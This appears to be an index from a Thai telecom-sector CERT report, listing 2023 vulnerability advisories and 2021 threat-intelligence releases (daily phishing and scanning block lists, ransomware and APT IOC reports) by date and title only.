1.4.194. 25660822 [TLP:CLEAR] แจ้งเตือนกรณี RARLAB เผยแพร่การอัปเดตด้านความปลอดภัยสำหรับ WinRAR เพื่อแก้ไขช่องโหว่ที่อาจส่งผลให้ถูกโจมตีแบบ Remote Code Execution

1.4.195. 25660823 [TLP:CLEAR] แจ้งเตือนกรณี Google เผยแพร่การอัปเดตด้านความปลอดภัยสำหรับ Chrome เพื่อแก้ไขช่องโหว่ที่อาจส่งผลให้ถูกโจมตีแบบ Remote Code Execution

1.4.196. 25660823 [TLP:CLEAR] แจ้งเตือนช่องโหว่ที่มีผลกระทบร้ายแรงในผลิตภัณฑ์ Ivanti Sentry ที่อาจส่งผลให้ถูกโจมตีแบบ Remote Code Execution

1.4.197. 25660829 [TLP:CLEAR] แจ้งเตือนกรณี Google เผยแพร่การอัปเดตด้านความปลอดภัยสำหรับ ChromeOS เพื่อแก้ไขช่องโหว่หลายรายการที่อาจส่งผลให้ถูกโจมตีแบบ Remote Code Execution

1.4.198. 25660830 [TLP:AMBER] รายงานกรณีพบเว็บไซต์ของสถาบันสิรินธรเพื่อการฟื้นฟูสมรรถภาพทางการแพทย์แห่งชาติถูกโจมตีแบบ Web Defacement หรือถูกเปลี่ยนแปลงข้อมูลใน web hosting โดยไม่ได้รับอนุญาต

1.4.199. 25660830 [TLP:CLEAR] แจ้งเตือนกรณี Google เผยแพร่การอัปเดตด้านความปลอดภัยสำหรับ Chrome เพื่อแก้ไขช่องโหว่ที่อาจส่งผลให้ถูกโจมตีแบบ Remote Code Execution

1.4.200. 25660830 [TLP:CLEAR] แจ้งเตือนกรณี Mozilla Foundation เผยแพร่การอัปเดตด้านความปลอดภัยเพื่อแก้ไขช่องโหว่หลายรายการที่อาจส่งผลให้ถูกโจมตีแบบ Remote Code Execution

1.4.201. 25660830 [TLP:CLEAR] แจ้งเตือนกรณี VMware เผยแพร่การอัปเดตด้านความปลอดภัยสำหรับ VMware Aria Operations for Networks (ชื่อเดิม vRealize Network Insight) เพื่อแก้ไขช่องโหว่ที่อาจส่งผลให้ถูกโจมตีแบบ Remote Code Execution

1.4.202. 25660831 [TLP:CLEAR] แจ้งเตือนช่องโหว่ของ Juniper Junos OS ที่อาจส่งผลให้ถูกโจมตีแบบการปฏิเสธการให้บริการ (Denial-of-Service)

1.4.203. 25660901 [TLP:CLEAR] แจ้งเตือนช่องโหว่หลายรายการในผลิตภัณฑ์ของ Splunk ที่อาจส่งผลให้ถูกโจมตีแบบ Remote Code Execution

1.4.204. 25660904 [TLP:AMBER] พบมีการนำ Website ของสำนักงานคณะกรรมการการศึกษาขั้นพื้นฐาน มาทำเป็น phishing และ fraud (การแจ้งเตือนครั้งที่ 2)

1.4.205. 25660906 [TLP:CLEAR] แจ้งเตือนกรณี Google เผยแพร่การอัปเดตด้านความปลอดภัยสำหรับ Chrome เพื่อแก้ไขช่องโหว่ที่อาจส่งผลให้ถูกโจมตีแบบ Remote Code Execution

เอกสารแนบท้าย 4

เอกสารแนบท้าย

ข้อมูล Threat Intelligence ทั้งที่มาจากแหล่งข้อมูล Open Source Threat Intelligence และ แหล่งข้อมูล Commercial Threat Intelligence ที่ศูนย์ TTC-CERT ส่งให้กับสมาชิกศูนย์ TTC-CERT ที่อยู่ในภาคส่วนโทรคมนาคมผ่าน Platform การแลกเปลี่ยนข้อมูล

ศูนย์ TTC-CERT ได้เชื่อมต่อข้อมูล Threat Intelligence ทั้งจากแหล่งข้อมูล Open Source Threat Intelligence และ แหล่งข้อมูล Commercial Threat Intelligence ตลอดจนส่งให้กับสมาชิกศูนย์ TTC-CERT เพื่อให้สมาชิกฯ นำข้อมูลเหล่านี้ไปใช้ในการตรวจจับและป้องกันภัยคุกคามทางไซเบอร์ที่อาจเกิดขึ้นกับองค์กรในภาคส่วนโทรคมนาคม นอกจากนี้หากข้อมูลดังกล่าวได้ถูกกำหนดรูปแบบการเผยแพร่ข้อมูลข่าวสารเป็น TLP:CLEAR ข้อมูลเหล่านี้จะถูกเผยแพร่ในช่องทางสาธารณะ คือ https://github.com/ttc-cert/TTC-CERT_blocklist_recommended ซึ่งข้อมูลเหล่านี้จะเป็นข้อมูลเพื่อประโยชน์สาธารณะ ทุกคนสามารถนำข้อมูลเหล่านี้ไปใช้ประโยชน์กับหน่วยงานหรือประโยชน์กับตนเองได้ สำหรับรายละเอียดของข้อมูล Threat Intelligence ในแต่ละปีมีดังนี้

1.1. ข้อมูล Threat Intelligence ที่สร้างโดยศูนย์ TTC-CERT ปี พ.ศ. 2564

1.1.1. 2021-04-21 แจ้งเตือนการโจมตีช่องโหว่ของผลิตภัณฑ์ Pulse Connect Secure

1.1.2. 2021-04-23 แจ้งเตือนช่องโหว่ชนิด Zero-Day ของผลิตภัณฑ์ SonicWall Email Security

1.1.3. 2021-04-28 แจ้งเตือนช่องโหว่ Authentication bypass ของผลิตภัณฑ์ FortiWAN

1.1.4. 2021-05-02 Trickbot Brief: Creds and Beacons

1.1.5. 2021-05-06 แจ้งเตือนช่องโหว่ DLL และ Executable Hijacking ของผลิตภัณฑ์ Cisco AnyConnect Secure Mobility Client สำหรับระบบปฏิบัติการ Windows

1.1.6. 2021-05-10 TTC-CERT Block Lists 2021-05-10 - Phishing attack dataset

1.1.7. 2021-05-10 TTC-CERT IP Block Lists 2021-05-10 - SSH port scanning, SSH brute-force attack

1.1.8. 2021-05-11 NCSC, CISA, FBI และ NSA ออกรายงานเรื่อง Further TTPs associated with SVR cyber actors

1.1.9. 2021-05-11 TTC-CERT Block Lists 2021-05-11 - Phishing attack dataset

1.1.10. 2021-05-11 TTC-CERT IP Block Lists 2021-05-11 - SSH port scanning, SSH brute-force attack

1.1.11. 2021-05-12 DarkSide ransomware IOCs

1.1.12. 2021-05-12 TTC-CERT Block Lists 2021-05-12 - Phishing attack dataset

1.1.13. 2021-05-12 TTC-CERT IP Block Lists 2021-05-12 - SSH port scanning, SSH brute-force attack
1.1.14. 2021-05-12 TTC-CERT Malware Analysis Report - Malware ที่มีความเชื่อมโยงกับกลุ่ม APT32 (OceanLotus) ซึ่งเป็นกลุ่มซึ่งเชื่อได้ว่าเป็นกลุ่มแฮกเกอร์จากประเทศเวียดนามที่มีเป้าหมายการโจมตีประเทศในภูมิภาคเอเชียตะวันออกเฉียงใต้
1.1.15. 2021-05-13 Cobalt Strike Stager IOCs
1.1.16. 2021-05-13 Transparent Tribe APT expands its Windows malware arsenal
1.1.17. 2021-05-13 TTC-CERT Block Lists 2021-05-13 - Phishing attack dataset
1.1.18. 2021-05-13 TTC-CERT IP Block Lists 2021-05-13 - SSH port scanning, SSH brute-force attack
1.1.19. 2021-05-14 Malware Hancitor IOCs
1.1.20. 2021-05-14 TTC-CERT Block Lists 2021-05-14 - Phishing attack dataset
1.1.21. 2021-05-14 TTC-CERT IP Block Lists 2021-05-14 - SSH port scanning, SSH brute-force attack
1.1.22. 2021-05-15 TTC-CERT Block Lists 2021-05-15 - Phishing attack dataset
1.1.23. 2021-05-15 TTC-CERT IP Block Lists 2021-05-15 - SSH port scanning, SSH brute-force attack
1.1.24. 2021-05-16 Conti Ransomware
1.1.25. 2021-05-16 TTC-CERT Block Lists 2021-05-16 - Phishing attack dataset
1.1.26. 2021-05-16 TTC-CERT IP Block Lists 2021-05-16 - SSH port scanning, SSH brute-force attack
1.1.27. 2021-05-17 TTC-CERT Block Lists 2021-05-17 - Phishing attack dataset
1.1.28. 2021-05-17 TTC-CERT IP Block Lists 2021-05-17 - SSH port scanning, SSH brute-force attack
1.1.29. 2021-05-17 แจ้งเตือนช่องโหว่ HTTP Protocol Stack Remote Code Execution Vulnerability ของผลิตภัณฑ์ Microsoft
1.1.30. 2021-05-18 Avaddon ransomware IOCs
1.1.31. 2021-05-18 TTC-CERT Block Lists 2021-05-18 - Phishing attack dataset
1.1.32. 2021-05-18 TTC-CERT IP Block Lists 2021-05-18 - SSH port scanning, SSH brute-force attack

1.1.33. 2021-05-19 AA20-131A_Darkside_Ransomware_Best_Practices_for_Preventing_Business_Disruption_from_Ransomware_Att
1.1.34. 2021-05-19 BazarCall: Call Centers Help Spread BazarLoader Malware
1.1.35. 2021-05-19 TTC-CERT Block Lists 2021-05-19 - Phishing attack dataset
1.1.36. 2021-05-19 TTC-CERT IP Block Lists 2021-05-19 - SSH port scanning, SSH brute-force attack
1.1.37. 2021-05-20 TTC-CERT Block Lists 2021-05-20 - Phishing attack dataset
1.1.38. 2021-05-20 TTC-CERT IP Block Lists 2021-05-20 - SSH port scanning, SSH brute-force attack
1.1.39. 2021-05-21 TTC-CERT Block Lists 2021-05-21 - Phishing attack dataset
1.1.40. 2021-05-21 TTC-CERT IP Block Lists 2021-05-21 - SSH port scanning, SSH brute-force attack
1.1.41. 2021-05-22 TTC-CERT Block Lists 2021-05-22 - Phishing attack dataset
1.1.42. 2021-05-22 TTC-CERT IP Block Lists 2021-05-22 - SSH port scanning, SSH brute-force attack
1.1.43. 2021-05-22 การโจมตีโดยใช้ Malicious documents จากกลุ่ม SharpPanda (Chinese APT Group) มีเป้าหมายโจมตีรัฐบาลกลุ่มประเทศในเอเชียตะวันออกเฉียงใต้
1.1.44. 2021-05-23 TTC-CERT Block Lists 2021-05-23 - Phishing attack dataset
1.1.45. 2021-05-23 TTC-CERT IP Block Lists 2021-05-23 - SSH port scanning, SSH brute-force attack
1.1.46. 2021-05-24 TTC-CERT Block Lists 2021-05-24 - Phishing attack dataset
1.1.47. 2021-05-24 TTC-CERT IP Block Lists 2021-05-24 - SSH port scanning, SSH brute-force attack
1.1.48. 2021-05-24 Zero-Day TCC bypass discovered in XCSSET malware
1.1.49. 2021-05-25 Conti Ransomware IOCs
1.1.50. 2021-05-25 From Wiper to Ransomware | The Evolution of Agrius
1.1.51. 2021-05-25 TTC-CERT Block Lists 2021-05-25 - Phishing attack dataset
1.1.52. 2021-05-25 TTC-CERT IP Block Lists 2021-05-25 - SSH port scanning, SSH brute-force attack
1.1.53. 2021-05-25 แจ้งเตือนช่องโหว่ระดับร้ายแรงของผลิตภัณฑ์ Pulse Connect Secure

1.1.54. 2021-05-26 BazaFlix: BazaLoader Fakes Movie Streaming Service
1.1.55. 2021-05-26 Falcon Complete Disrupts Malvertising Campaign Targeting AnyDesk
1.1.56. 2021-05-26 Tracking IcedID Servers
1.1.57. 2021-05-26 TTC-CERT Block Lists 2021-05-26 - Phishing attack dataset
1.1.58. 2021-05-26 TTC-CERT IP Block Lists 2021-05-26 - FTP port scanning, FTP attack
1.1.59. 2021-05-26 TTC-CERT IP Block Lists 2021-05-26 - SSH port scanning, SSH brute-force attack
1.1.60. 2021-05-26 TTC-CERT Microsoft-DS-SMB Attack Dataset 2021-05-26
1.1.61. 2021-05-26 แจ้งเตือนช่องโหว่ระดับร้ายแรงของผลิตภัณฑ์ VMware vCenter (CVE-2021-21985)
1.1.62. 2021-05-27 Cryptojacking targeting Docker instances in the cloud
1.1.63. 2021-05-27 Facefish rootkit
1.1.64. 2021-05-27 TTC-CERT Block Lists 2021-05-27 - Phishing attack dataset
1.1.65. 2021-05-27 TTC-CERT IP Block Lists 2021-05-27 - FTP port scanning, FTP attack
1.1.66. 2021-05-27 TTC-CERT IP Block Lists 2021-05-27 - SSH port scanning, SSH brute-force attack
1.1.67. 2021-05-27 TTC-CERT Microsoft-DS-SMB Attack Dataset 2021-05-27
1.1.68. 2021-05-28 TTC-CERT Block Lists 2021-05-28 - Phishing attack dataset
1.1.69. 2021-05-28 TTC-CERT - DOMAIN Daily Block Lists - 2021-05-27 - CyberTotal
1.1.70. 2021-05-28 TTC-CERT - HASH Daily Block Lists - 2021-05-27 - CyberTotal
1.1.71. 2021-05-28 TTC-CERT IP Block Lists 2021-05-28 - FTP port scanning, FTP attack
1.1.72. 2021-05-28 TTC-CERT IP Block Lists 2021-05-28 - SSH port scanning, SSH brute-force attack
1.1.73. 2021-05-28 TTC-CERT - IP Daily Block Lists - 2021-05-27 - CyberTotal
1.1.74. 2021-05-28 TTC-CERT Microsoft-DS-SMB Attack Dataset 2021-05-28
1.1.75. 2021-05-28 TTC-CERT - URL Daily Block Lists - 2021-05-27 - CyberTotal
1.1.76. 2021-05-28 Vidar Stealer infrastructure
1.1.77. 2021-05-28 WooCommerce Credit Card Skimmer Hides in Plain Sight
1.1.78. 2021-05-28 แจ้งเตือนการโจมตี email-based attack โดยกลุ่ม NOBELIUM
1.1.79. 2021-05-29 TTC-CERT Block Lists 2021-05-29 - Phishing attack dataset
1.1.80. 2021-05-29 TTC-CERT - DOMAIN Daily Block Lists - 2021-05-28 - CyberTotal

1.1.81. 2021-05-29 TTC-CERT - HASH Daily Block Lists - 2021-05-28 - CyberTotal
1.1.82. 2021-05-29 TTC-CERT IP Block Lists 2021-05-29 - FTP port scanning, FTP attack
1.1.83. 2021-05-29 TTC-CERT IP Block Lists 2021-05-29 - SSH port scanning, SSH brute-force attack
1.1.84. 2021-05-29 TTC-CERT - IP Daily Block Lists - 2021-05-28 - CyberTotal
1.1.85. 2021-05-29 TTC-CERT Microsoft-DS-SMB Attack Dataset 2021-05-29
1.1.86. 2021-05-29 TTC-CERT - URL Daily Block Lists - 2021-05-28 - CyberTotal
1.1.87. 2021-05-30 TTC-CERT Block Lists 2021-05-30 - Phishing attack dataset
1.1.88. 2021-05-30 TTC-CERT - HASH Daily Block Lists - 2021-05-29 - CyberTotal
1.1.89. 2021-05-30 TTC-CERT IP Block Lists 2021-05-30 - FTP port scanning, FTP attack
1.1.90. 2021-05-30 TTC-CERT IP Block Lists 2021-05-30 - SSH port scanning, SSH brute-force attack
1.1.91. 2021-05-30 TTC-CERT Microsoft-DS-SMB Attack Dataset 2021-05-30
1.1.92. 2021-05-31 TTC-CERT Block Lists 2021-05-31 - Phishing attack dataset
1.1.93. 2021-05-31 TTC-CERT - DOMAIN Daily Block Lists - 2021-05-30 - CyberTotal
1.1.94. 2021-05-31 TTC-CERT - HASH Daily Block Lists - 2021-05-30 - CyberTotal
1.1.95. 2021-05-31 TTC-CERT IP Block Lists 2021-05-31 - FTP port scanning, FTP attack
1.1.96. 2021-05-31 TTC-CERT IP Block Lists 2021-05-31 - SSH port scanning, SSH brute-force attack
1.1.97. 2021-05-31 TTC-CERT - IP Daily Block Lists - 2021-05-30 - CyberTotal
1.1.98. 2021-05-31 TTC-CERT Microsoft-DS-SMB Attack Dataset 2021-05-31
1.1.99. 2021-05-31 TTC-CERT - URL Daily Block Lists - 2021-05-30 - CyberTotal
1.1.100. 2021-06-01 Kimsuky APT continues to target South Korean government using AppleSeed backdoor
1.1.101. 2021-06-01 TTC-CERT Block Lists 2021-06-01 - Phishing attack dataset
1.1.102. 2021-06-01 TTC-CERT - DOMAIN Daily Block Lists - 2021-05-31 - CyberTotal
1.1.103. 2021-06-01 TTC-CERT - HASH Daily Block Lists - 2021-05-31 - CyberTotal
1.1.104. 2021-06-01 TTC-CERT IP Block Lists 2021-06-01 - FTP port scanning, FTP attack
1.1.105. 2021-06-01 TTC-CERT IP Block Lists 2021-06-01 - SSH port scanning, SSH brute-force attack
1.1.106. 2021-06-01 TTC-CERT - IP Daily Block Lists - 2021-05-31 - CyberTotal

1.1.107. 2021-06-01 TTC-CERT Microsoft-DS-SMB Attack Dataset 2021-06-01
1.1.108. 2021-06-01 TTC-CERT - URL Daily Block Lists - 2021-05-31 - CyberTotal
1.1.109. 2021-06-02 Redline, Taurus and mini-Redline Infostealers delivered through Google PPC Ads
1.1.110. 2021-06-02 TTC-CERT - DOMAIN Daily Block Lists - 2021-06-01 - CyberTotal
1.1.111. 2021-06-02 TTC-CERT - HASH Daily Block Lists - 2021-06-01 - CyberTotal
1.1.112. 2021-06-02 TTC-CERT IP Block Lists 2021-06-02 - FTP port scanning, FTP attack
1.1.113. 2021-06-02 TTC-CERT IP Block Lists 2021-06-02 - SSH port scanning, SSH brute-force attack
1.1.114. 2021-06-02 TTC-CERT - IP Daily Block Lists - 2021-06-01 - CyberTotal
1.1.115. 2021-06-02 TTC-CERT Microsoft-DS-SMB Attack Dataset 2021-06-02
1.1.116. 2021-06-02 TTC-CERT - URL Daily Block Lists - 2021-06-01 - CyberTotal
1.1.117. 2021-06-03 TTC-CERT Block Lists 2021-06-03 - Phishing attack dataset
1.1.118. 2021-06-03 TTC-CERT - DOMAIN Daily Block Lists - 2021-06-02 - CyberTotal
1.1.119. 2021-06-03 TTC-CERT - HASH Daily Block Lists - 2021-06-02 - CyberTotal
1.1.120. 2021-06-03 TTC-CERT IP Block Lists 2021-06-03 - FTP port scanning, FTP attack
1.1.121. 2021-06-03 TTC-CERT IP Block Lists 2021-06-03 - SSH port scanning, SSH brute-force attack
1.1.122. 2021-06-03 TTC-CERT - IP Daily Block Lists - 2021-06-02 - CyberTotal
1.1.123. 2021-06-03 TTC-CERT Microsoft-DS-SMB Attack Dataset 2021-06-03
1.1.124. 2021-06-03 TTC-CERT - URL Daily Block Lists - 2021-06-02 - CyberTotal
1.1.125. 2021-06-04 REvil/Sodinokibi Ransomware IOCs
1.1.126. 2021-06-04 TTC-CERT Block Lists 2021-06-04 - Phishing attack dataset
1.1.127. 2021-06-04 TTC-CERT - HASH Daily Block Lists - 2021-06-03 - CyberTotal
1.1.128. 2021-06-04 TTC-CERT IP Block Lists 2021-06-04 - FTP port scanning, FTP attack
1.1.129. 2021-06-04 TTC-CERT IP Block Lists 2021-06-04 - SSH port scanning, SSH brute-force attack
1.1.130. 2021-06-04 TTC-CERT - IP Daily Block Lists - 2021-06-03 - CyberTotal
1.1.131. 2021-06-04 TTC-CERT Microsoft-DS-SMB Attack Dataset 2021-06-04
1.1.132. 2021-06-04 แจ้งเตือนกรณี Supply Chain Attack ในประเทศเมียนม่า โดยกลุ่ม Mustang Panda

1.1.133. 2021-06-05 TTC-CERT Block Lists 2021-06-05 - Phishing attack dataset
1.1.134. 2021-06-05 TTC-CERT - DOMAIN Daily Block Lists - 2021-06-04 - CyberTotal
1.1.135. 2021-06-05 TTC-CERT - HASH Daily Block Lists - 2021-06-04 - CyberTotal
1.1.136. 2021-06-05 TTC-CERT IP Block Lists 2021-06-05 - FTP port scanning, FTP attack
1.1.137. 2021-06-05 TTC-CERT IP Block Lists 2021-06-05 - SSH port scanning, SSH brute-force attack
1.1.138. 2021-06-05 TTC-CERT - IP Daily Block Lists - 2021-06-04 - CyberTotal
1.1.139. 2021-06-05 TTC-CERT Microsoft-DS-SMB Attack Dataset 2021-06-05
1.1.140. 2021-06-05 TTC-CERT - URL Daily Block Lists - 2021-06-04 - CyberTotal
1.1.141. 2021-06-06 TTC-CERT Block Lists 2021-06-06 - Phishing attack dataset
1.1.142. 2021-06-06 TTC-CERT - DOMAIN Daily Block Lists - 2021-06-05 - CyberTotal
1.1.143. 2021-06-06 TTC-CERT - HASH Daily Block Lists - 2021-06-05 - CyberTotal
1.1.144. 2021-06-06 TTC-CERT IP Block Lists 2021-06-06 - FTP port scanning, FTP attack
1.1.145. 2021-06-06 TTC-CERT IP Block Lists 2021-06-06 - SSH port scanning, SSH brute-force attack
1.1.146. 2021-06-06 TTC-CERT - IP Daily Block Lists - 2021-06-05 - CyberTotal
1.1.147. 2021-06-06 TTC-CERT Microsoft-DS-SMB Attack Dataset 2021-06-06
1.1.148. 2021-06-06 TTC-CERT - URL Daily Block Lists - 2021-06-05 - CyberTotal
1.1.149. 2021-06-07 TTC-CERT Block Lists 2021-06-07 - Phishing attack dataset
1.1.150. 2021-06-07 TTC-CERT - DOMAIN Daily Block Lists - 2021-06-06 - CyberTotal
1.1.151. 2021-06-07 TTC-CERT - HASH Daily Block Lists - 2021-06-06 - CyberTotal
1.1.152. 2021-06-07 TTC-CERT IP Block Lists 2021-06-07 - FTP port scanning, FTP attack
1.1.153. 2021-06-07 TTC-CERT IP Block Lists 2021-06-07 - SSH port scanning, SSH brute-force attack
1.1.154. 2021-06-07 TTC-CERT - IP Daily Block Lists - 2021-06-06 - CyberTotal
1.1.155. 2021-06-07 TTC-CERT Microsoft-DS-SMB Attack Dataset 2021-06-07
1.1.156. 2021-06-07 TTC-CERT - URL Daily Block Lists - 2021-06-06 - CyberTotal
1.1.157. 2021-06-08 Critical 0-day in Fancy Product Designer Under Active Attack
1.1.158. 2021-06-08 Discovery of Simps Botnet Leads To Ties to Keksec Group
1.1.159. 2021-06-08 FIN7 infrastructure and tooling IOCs
1.1.160. 2021-06-08 Gootkit: the cautious Trojan

1.1.161. 2021-06-08 Phishing Malware Hijacks Bitcoin Addresses and Delivers New Agent Tesla Variant
1.1.162. 2021-06-08 PHP Malware Used in Lucky Visitor Scam
1.1.163. 2021-06-08 Siloscape: First Malware Targeting Windows Containers to Compromise Cloud Environments
1.1.164. 2021-06-08 TeamTNT Operations Actively Enumerating Cloud Environments
1.1.165. 2021-06-08 TTC-CERT Block Lists 2021-06-08 - Phishing attack dataset
1.1.166. 2021-06-08 TTC-CERT - DOMAIN Daily Block Lists - 2021-06-07 - CyberTotal
1.1.167. 2021-06-08 TTC-CERT - HASH Daily Block Lists - 2021-06-07 - CyberTotal
1.1.168. 2021-06-08 TTC-CERT IP Block Lists 2021-06-08 - FTP port scanning, FTP attack
1.1.169. 2021-06-08 TTC-CERT IP Block Lists 2021-06-08 - SSH port scanning, SSH brute-force attack
1.1.170. 2021-06-08 TTC-CERT - IP Daily Block Lists - 2021-06-07 - CyberTotal
1.1.171. 2021-06-08 TTC-CERT Microsoft-DS-SMB Attack Dataset 2021-06-08
1.1.172. 2021-06-08 TTC-CERT - URL Daily Block Lists - 2021-06-07 - CyberTotal
1.1.173. 2021-06-08 แจ้งเตือนช่องโหว่ CVE-2021-21985 ของผลิตภัณฑ์ VMware vCenter ที่กำลังเป็น Trend ในการถูกโจมตีในขณะนี้
1.1.174. 2021-06-09 TeamTNT Using WatchDog Operations TTPs in Cryptojacking
1.1.175. 2021-06-09 TTC-CERT Block Lists 2021-06-09 - Phishing attack dataset
1.1.176. 2021-06-09 TTC-CERT - DOMAIN Daily Block Lists - 2021-06-08 - CyberTotal
1.1.177. 2021-06-09 TTC-CERT - HASH Daily Block Lists - 2021-06-08 - CyberTotal
1.1.178. 2021-06-09 TTC-CERT IP Block Lists 2021-06-09 - FTP port scanning, FTP attack
1.1.179. 2021-06-09 TTC-CERT IP Block Lists 2021-06-09 - SSH port scanning, SSH brute-force attack
1.1.180. 2021-06-09 TTC-CERT - IP Daily Block Lists - 2021-06-08 - CyberTotal
1.1.181. 2021-06-09 TTC-CERT Microsoft-DS-SMB Attack Dataset 2021-06-09
1.1.182. 2021-06-09 TTC-CERT - URL Daily Block Lists - 2021-06-08 - CyberTotal
1.1.183. 2021-06-09 พบมีการนำ Website ของทางราชการ (สำนักพัฒนามาตรฐานแรงงาน กรมสวัสดิการและคุ้มครองแรงงาน) มาทำเป็น phishing และ/หรือ fraud
1.1.184. 2021-06-10 New SystemBC Variant is a Prelude to Ryuk Ransomware
1.1.185. 2021-06-10 Prometheus Ransomware Gang: A Group of REvil

1.1.186. 2021-06-10 PuzzleMaker attacks with Chrome zero-day exploit chain
1.1.187. 2021-06-10 TeaBot, a new Android malware targeting banks in Europe
1.1.188. 2021-06-10 TTC-CERT Block Lists 2021-06-10 - Phishing attack dataset
1.1.189. 2021-06-10 TTC-CERT - DOMAIN Daily Block Lists - 2021-06-09 - CyberTotal
1.1.190. 2021-06-10 TTC-CERT - HASH Daily Block Lists - 2021-06-09 - CyberTotal
1.1.191. 2021-06-10 TTC-CERT IP Block Lists 2021-06-10 - FTP port scanning, FTP attack
1.1.192. 2021-06-10 TTC-CERT IP Block Lists 2021-06-10 - SSH port scanning, SSH brute-force attack
1.1.193. 2021-06-10 TTC-CERT - IP Daily Block Lists - 2021-06-09 - CyberTotal
1.1.194. 2021-06-10 TTC-CERT Microsoft-DS-SMB Attack Dataset 2021-06-10
1.1.195. 2021-06-10 TTC-CERT - URL Daily Block Lists - 2021-06-09 - CyberTotal
1.1.196. 2021-06-10 แจ้งเตือนช่องโหว่ระดับร้ายแรงของ Google Chrome ซึ่งเริ่มมีการรายงานการโจมตีในขณะนี้
1.1.197. 2021-06-11 Gelsemium new campaign indicators
1.1.198. 2021-06-11 Keksec and Tsunami-Ryuk
1.1.199. 2021-06-11 Lazarus Group Recruitment: Threat Hunters vs Head Hunters
1.1.200. 2021-06-11 New Mirai Variant Targeting Network Security Devices
1.1.201. 2021-06-11 SteamHide: Hiding Malware in Plain Sight
1.1.202. 2021-06-11 TTC-CERT Block Lists 2021-06-11 - Phishing attack dataset
1.1.203. 2021-06-11 TTC-CERT - HASH Daily Block Lists - 2021-06-10 - CyberTotal
1.1.204. 2021-06-11 TTC-CERT IP Block Lists 2021-06-11 - FTP port scanning, FTP attack
1.1.205. 2021-06-11 TTC-CERT IP Block Lists 2021-06-11 - SSH port scanning, SSH brute-force attack
1.1.206. 2021-06-11 TTC-CERT Microsoft-DS-SMB Attack Dataset 2021-06-11
1.1.207. 2021-06-11 รายงานผลการวิเคราะห์มัลแวร์ AMAR-210499-1.v1 - Redosdru
1.1.208. 2021-06-12 APT41 likely behind supply chain attack to big airline heist
1.1.209. 2021-06-12 BackdoorDiplomacy: Upgrading from Quarian to Turian
1.1.210. 2021-06-12 Malware Hosting Domain Cyberium fanning out Mirai variants
1.1.211. 2021-06-12 PRISM attacks manage to stay under the radar
1.1.212. 2021-06-12 The attack chain of APT41s ransomware incidents in Taiwan
1.1.213. 2021-06-12 TTC-CERT Block Lists 2021-06-12 - Phishing attack dataset

1.1.214. 2021-06-12 TTC-CERT - DOMAIN Daily Block Lists - 2021-06-11 - CyberTotal
1.1.215. 2021-06-12 TTC-CERT - HASH Daily Block Lists - 2021-06-11 - CyberTotal
1.1.216. 2021-06-12 TTC-CERT IP Block Lists 2021-06-12 - FTP port scanning, FTP attack
1.1.217. 2021-06-12 TTC-CERT IP Block Lists 2021-06-12 - SSH port scanning, SSH brute-force attack
1.1.218. 2021-06-12 TTC-CERT - IP Daily Block Lists - 2021-06-11 - CyberTotal
1.1.219. 2021-06-12 TTC-CERT Microsoft-DS-SMB Attack Dataset 2021-06-12
1.1.220. 2021-06-12 TTC-CERT - URL Daily Block Lists - 2021-06-11 - CyberTotal
1.1.221. 2021-06-13 TTC-CERT Block Lists 2021-06-13 - Phishing attack dataset
1.1.222. 2021-06-13 TTC-CERT - DOMAIN Daily Block Lists - 2021-06-12 - CyberTotal
1.1.223. 2021-06-13 TTC-CERT - HASH Daily Block Lists - 2021-06-12 - CyberTotal
1.1.224. 2021-06-13 TTC-CERT IP Block Lists 2021-06-13 - FTP port scanning, FTP attack
1.1.225. 2021-06-13 TTC-CERT IP Block Lists 2021-06-13 - SSH port scanning, SSH brute-force attack
1.1.226. 2021-06-13 TTC-CERT - IP Daily Block Lists - 2021-06-12 - CyberTotal
1.1.227. 2021-06-13 TTC-CERT Microsoft-DS-SMB Attack Dataset 2021-06-13
1.1.228. 2021-06-13 TTC-CERT - URL Daily Block Lists - 2021-06-12 - CyberTotal
1.1.229. 2021-06-14 TTC-CERT Block Lists 2021-06-14 - Phishing attack dataset
1.1.230. 2021-06-14 TTC-CERT - DOMAIN Daily Block Lists - 2021-06-13 - CyberTotal
1.1.231. 2021-06-14 TTC-CERT - HASH Daily Block Lists - 2021-06-13 - CyberTotal
1.1.232. 2021-06-14 TTC-CERT IP Block Lists 2021-06-14 - FTP port scanning, FTP attack
1.1.233. 2021-06-14 TTC-CERT IP Block Lists 2021-06-14 - SSH port scanning, SSH brute-force attack
1.1.234. 2021-06-14 TTC-CERT - IP Daily Block Lists - 2021-06-13 - CyberTotal
1.1.235. 2021-06-14 TTC-CERT Microsoft-DS-SMB Attack Dataset 2021-06-14
1.1.236. 2021-06-14 TTC-CERT - URL Daily Block Lists - 2021-06-13 - CyberTotal
1.1.237. 2021-06-15 SharePoint Phishing with compromised accounts
1.1.238. 2021-06-15 TTC-CERT Block Lists 2021-06-15 - Phishing attack dataset
1.1.239. 2021-06-15 TTC-CERT - DOMAIN Daily Block Lists - 2021-06-14 - CyberTotal
1.1.240. 2021-06-15 TTC-CERT - HASH Daily Block Lists - 2021-06-14 - CyberTotal
1.1.241. 2021-06-15 TTC-CERT IP Block Lists 2021-06-15 - FTP port scanning, FTP attack

1.1.242. 2021-06-15 TTC-CERT IP Block Lists 2021-06-15 - SSH port scanning, SSH brute-force attack
1.1.243. 2021-06-15 TTC-CERT - IP Daily Block Lists - 2021-06-14 - CyberTotal
1.1.244. 2021-06-15 TTC-CERT Microsoft-DS-SMB Attack Dataset 2021-06-15
1.1.245. 2021-06-15 TTC-CERT - URL Daily Block Lists - 2021-06-14 - CyberTotal
1.1.246. 2021-06-16 Andariel evolves to target South Korea with ransomware
1.1.247. 2021-06-16 Business email compromise: Using cross-domain threat data to disrupt a large BEC campaign
1.1.248. 2021-06-16 Digital artists targeted in RedLine infostealer campaign
1.1.249. 2021-06-16 Newly observed PHP-based skimmer shows ongoing Magecart Group 12 activity
1.1.250. 2021-06-16 TTC-CERT Block Lists 2021-06-16 - Phishing attack dataset
1.1.251. 2021-06-16 TTC-CERT - DOMAIN Daily Block Lists - 2021-06-15 - CyberTotal
1.1.252. 2021-06-16 TTC-CERT - HASH Daily Block Lists - 2021-06-15 - CyberTotal
1.1.253. 2021-06-16 TTC-CERT IP Block Lists 2021-06-16 - FTP port scanning, FTP attack
1.1.254. 2021-06-16 TTC-CERT IP Block Lists 2021-06-16 - SSH port scanning, SSH brute-force attack
1.1.255. 2021-06-16 TTC-CERT - IP Daily Block Lists - 2021-06-15 - CyberTotal
1.1.256. 2021-06-16 TTC-CERT Microsoft-DS-SMB Attack Dataset 2021-06-16
1.1.257. 2021-06-16 TTC-CERT - URL Daily Block Lists - 2021-06-15 - CyberTotal
